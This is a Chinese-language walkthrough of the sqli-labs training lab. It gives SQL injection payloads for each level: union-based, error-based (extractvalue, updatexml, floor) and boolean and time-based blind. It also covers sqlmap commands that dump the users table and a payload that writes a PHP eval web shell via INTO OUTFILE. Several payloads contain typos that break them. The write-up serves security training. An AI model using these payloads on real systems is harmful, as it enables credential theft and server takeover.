sqli-labs通关详解
找注入点,当输入id=1 and 1=2–+时没有变化,尝试单引号闭合找到注入类型

字符型注入,单引号闭合
判断字段数

找回显点

发现有两个回显点


开始信息收集(注意union前后格式要相同)
?id=-1' union select 1,database(),version()--+
database():当前数据库名
version():数据库版本
user():数据库用户,用于判断是否有最高权限
开始逐级爆破

爆破数据库
?id=-1' union select 1,2,group_concat(schema_name) from
information_schema.schemata
group_concat()函数可以让多个数据在一行显示,但是只能显示64位,可以选择截取或者用limit的方式 显示全部数据
?id=-1' union select 1,2,(schema_name) from information_schma.schemata limit 0,1--+

爆破表名
?id=-1' union select 1,2,group_concat(table_name)from information_schema.tables where table_schema=database()--+

爆破字段名
?id=-1' union select 1,2,group_concat(column_name)from
information_schema.columns where table_name='users'--+
爆破字段

?id=-1' union select 1,2,(select group_concat(username,0x7e,password)from users)--+

sqlmap.py -u ip --batch

猜解当前数据库名称
sqlmap.py -u ip --batch --current-db

猜解表名
sqlmap.py -u ip --batch -D "security" --tables
猜解字段
sqlmap.py -u ip -D "security" -T "users" --columns




脱库
sqmap.py -u ip -D "security" -T "users" --dump

看源码或者尝试,没有闭合方式,说明为数字型注入

尝试找到注入点

判断字段数
找到回显点,然后信息收集判断数据库版本

开始注入
爆破数据库
?id=-1 union select 1,2,group_concat(schema_name)from
information_schema.schemata--+


爆破表单名
?id=-1 union select 1,2,group_concat(table_name)from information_schema.tables where table_schema=database()--+

爆破字段内容
?id=-1 union select 1,2,(select group_concat(username,0x7e,password)from users)- -+
扫描注入点
sqlmap.py -u ip --batch

爆破当前数据库
sqlmap.py -u ip --batch --current-db

爆破数据表
sqlmap.py -u ip --batch -D "security" --tables

爆破字段
sqlmap.y -u ip --batch -D "security" -T "users" --columns
最后脱库即可
sqlmap.py -u ip --batch -D "security" -T "users" --dump

通过源码查看闭合方式,如果在不知道源码的情况下,可以通过报错回显猜测闭合方式

判断字段数

找回显点,信息收集,然后开始逐级爆破


3.爆破字段
?id=1’) and 1=2 union select 1,version(),group_concat(colum_name)from information_schema.columns where table_name=‘users’-+

4.爆破数据
?id=1’) and 1=2 union select 1,version(),(select
group_concat(username,0x7e,password)from users)–+



同样的方法通过报错的回显找到闭合方式
然后判断字段数,开始进行信息收集,然后开始爆破
1.信息收集,字段判断,爆破数据库表
?id=1") and 1=2 union select 1,version(),group_concat(table_name)from information_schema.tables where table_schema=database()–+

2.爆破字段
?id=1") and 1=2 union select 1,version(),group_concat(column_name)from information_schema.columns where table_name=“users”–+

3.最后爆破出所有数据
?id=1") and 1=2 union select 1,version(),(select
group_concat(username,0x7e,password)from users)–+

发现没有了用户和ID的回显,只有”You are ing…",查看有无报错回显,找到闭合方式


有报错的回显。然后判断字段数
输入一个假的条件看一下,发现没有了回显

条件正确有回显,条件错误没有回显,布尔盲注?其实大可不必,上面发现会有报错回显的,所以果断 采取报错注入的方法,报错注入的运用前提是需要有数据库错误的显示,看源码

报错常用的三个函数, extractvalue(),updatexml(),floor(),还有exp(),演示前三个
爆破数据库
?id=1’ or/and extractvalue(1,concat(0x7e,database()/(select
database()),0x7e))–+

爆破数据库表
?id=1’ or extractvalue(1,concat(0x7e,(select group_concat(table_name)from information_schema.tables where table_schema=database()),0x7e))–+

爆破字段
?id=1’ or extractvalue(1,concat(0x7e,(select group_concat(column_name)from information_schema.columns where table_name=‘users’),0x7e))–+


group-concat()函数可能放不下所有内容,可以采用截取或者limit函数读取
爆破数据内容
?id=1’ or extractvalue(1,concat(0x7e,(select username from users limit 0,1),0x7e))–+
爆破数据库表
?id=1’ or updatexml(1,concat(0x7e,(select group_concat(table_name)from information_schema.tables where table_schema=database()),0x7e),1)–+
爆破字段
?id=1’ or updatexml(1,concat(0x7e,(select group_concat(column_name)from information_schema.columns where table_name=‘users’),0x7e),1)–+
爆破数据内容
?id=1’ or updatexml(1,concat(0x7e,(select password from users limit 0,1),0x7e),1)–+
3.通loor()函数进行报错注入,前提需要知道有多少字段数

爆破数据库
?id=-1’ union select 1,count(*),concat(0x7e,(database()),0x7e,floor(rand(0)*2))x from information_schema.tables group by x–+

爆破数据库表
?id=-1’ union select 1,count(*),concat(0x7e,(select (table_name)from information_schema.tables where table_schema=database() limit 0,1),0x7e,floor(rand(0)*2))x from information_schema.tables group by x–+
爆破字段
?id=-1’ union select 1,count(*),concat(0x7e,(select (column_name)from information_schema.columns where table_name=‘users’ limit 0,1),0x7e,floor(rand(0)*2))x from information_schema.tables group by x–+


爆破数据库内容
?id=-1’ union select 1,count(*),concat(0x7e,(select (username)from users limit 0,1),0x7e,floor(rand(0)*2))x from information_schema.tables group by x–+
less6与less5的唯一区别在于闭合方式为双引号"


是不是有一点熟悉呢, SQl注入的写入与读取
读取文件 load_file(文件的路径)
写入文件into outfile(),into_dumpfile()
首先还是先猜解闭合方式,单引号家两个小括号 '))

猜解字段数
通过页面回显布尔方式猜解到字段数为3,能够读写需要的几个条件

?id=1’)) and 1=2 union select 1,2,“<?php @eval($_POST['cmd']) ?>”%20 into outfile “X:\xx\xx\xx\xx\shell.php”–+

写入之后蚁剑提权
找到闭合方式为单引号,但是没有报错显示,因此报错注入的方法已经不能够实现注入

对和错返回不同的页面回显,可以采用布尔盲注的方式,比如判断字段数

由此可以判断字段数为3
猜解数据库名字的长度
?id=-1’ or length(database())=8–+
小tips:一那么采用逻辑或,因为无法确保前面的条件一定为真

逐一猜解数据库
?id=-1’ or ascii(substr(database(),1,1))=115–+
或者
?id=-1’ or ascii(mid(database(),1,1))=115–+
或者
?id=-1’ or mid(database(),1,1)=‘s’–+

按照相同的方法猜解数据表的名字和字段内容
?id=-1’ or ascii(mid(select (table_name) from information_schema.tables where table_schema=database() limit 1,1))=?–+
对于布尔盲注的问题,一般采用脚本进行猜解或者使用sqlmap

尝试了N种闭合方式之后发现页面的回显都是一样的并且没有任何报错信息,通过源码找到字符型闭 合,浅试一下时间盲注
例如
?id=-1’ or if(length(database())=8,sleep(5),0)–+

发现页面的响应有了延迟,再burpsuite里面看一下

响应的时间明显延长了,那么就可以通过这样猜解出数据库信息了
猜解数据库名称
?id=-1’ or if(ascii(mid(database(),1,1))<=135,sleep(5),0)–+
相同的方式猜解数据表数据字段


与Less9的区别在于闭合方式为 双引号,同样是时间盲注

看见登录框,为方便注入, burpsuite准备,抓包后找注入点和闭合方式

注入点在username处,闭合方式为单引号

字段数只有2。
payload

除了联合注入外还可以报错注入,方式很多,都可以尝试一下
方式一
启动sqlmap探测注入点
sqlmap.py -u ip --data=“uname=admin&passwd=admin” --batch
爆破当前数据库名
sqlmap.py -u ip --data=“uname=admin&passwd=admin” --batch --current-db
爆破数据表
sqlmap.py -u ip --data=“uname=admin&passwd=admin” --batch -D security --tables 最后脱库
sqlmap.py -u ip --data=“uname=admin&passwd=admin” --batch -D security -T users - -dump

方式二
将抓包内容保存到 .txt文件中


启动sqlmap
sqlmap.py -r txt文件位置 -p 要扫描的点
爆破数据库
sqlmap.py -r .txt文件位置 -p 扫描的位置 --current-db
爆破表
sqlmap.py -r .txt文件位置 -p 扫描的位置 -D security --tables
脱库
sqlmap.py -r .txt文件位置 -p 扫描的位置 -D security --dump
通过简单测试,发现闭合方式为"),如果找到源码会发现与Less11的区别就是闭合方式的不一样,注入方 式完全一样, Less11采用联合查询的注入方式, Less12尝试一次报错注入的方式,字段数依旧为2

采用extractvalue()函数报错注入
查询数据库表
uname=-1") or extractvalue(1,concat(0x7e,(select database()),0x7e)) – +&passwd=admin&submit=Submit

爆破数据表
uname=-1") or extractvalue(1,concat(0x7e,(select (table_name)from information_schema.tables where table_schema=database() limit 2,1),0x7e)) – +&passwd=admin&submit=Submit

爆破字段名
uname=-1") or extractvalue(1,concat(0x7e,(select (column_name)from information_schema.columns where table_name=‘users’ limit 8,1),0x7e)) – +&passwd=admin&submit=Submit

爆破字段
uname=-1") or extractvalue(1,concat(0x7e,(select username from users limit 0,1),0x7e)) --+&passwd=admin&submit=Submit

用updatexml()函数进行报错注入
查询数据库表
uname=-1") or updatexml(1,concat(0x7e,(select database()),0x7e),1) – +&passwd=admin&submit=Submit
爆破数据表
uname=-1") or updatexml(1,concat(0x7e,(select (table_name)from information_schema.tables where table_schema=database() limit 2,1),0x7e),1) – +&passwd=admin&submit=Submit
爆破字段名
uname=-1") or updatexml(1,concat(0x7e,(select (column_name)from information_schema.columns where table_name=‘users’ limit 8,1),0x7e),1) – +&passwd=admin&submit=Submit
爆破字段
uname=-1") or updatexml(1,concat(0x7e,(select username from users limit 0,1),0x7e),1) --+&passwd=admin&submit=Submit
用floor()函数进行爆破
爆破数据库
uname=-1") union select count(*),concat(0x7e,database(),0x7e,floor(rand(0)2))x from information_schema.tables group by x–+&passwd=admin&submit=Submit
爆破数据表
uname=-1") union select count(),concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 0,1),0x7e,floor(rand(0)2))x from information_schema.tables group by x-- +&passwd=admin&submit=Submit
爆破字段表
uname=-1") union select count(),concat(0x7e,(select column_name from information_schema.columns where table_name=‘users’ limit 0,1),0x7e,floor(rand(0)2))x from information_schema.tables group by x-- +&passwd=admin&submit=Submit
爆破字段
uname=-1") union select count(),concat(0x7e,(select username from users limit 0,1),0x7e,floor(rand(0)*2))x from information_schema.tables group by x-- +&passwd=admin&submit=Submit

与Less12的唯一区别为闭合方式为’)

与Less12的区别闭合方式为"

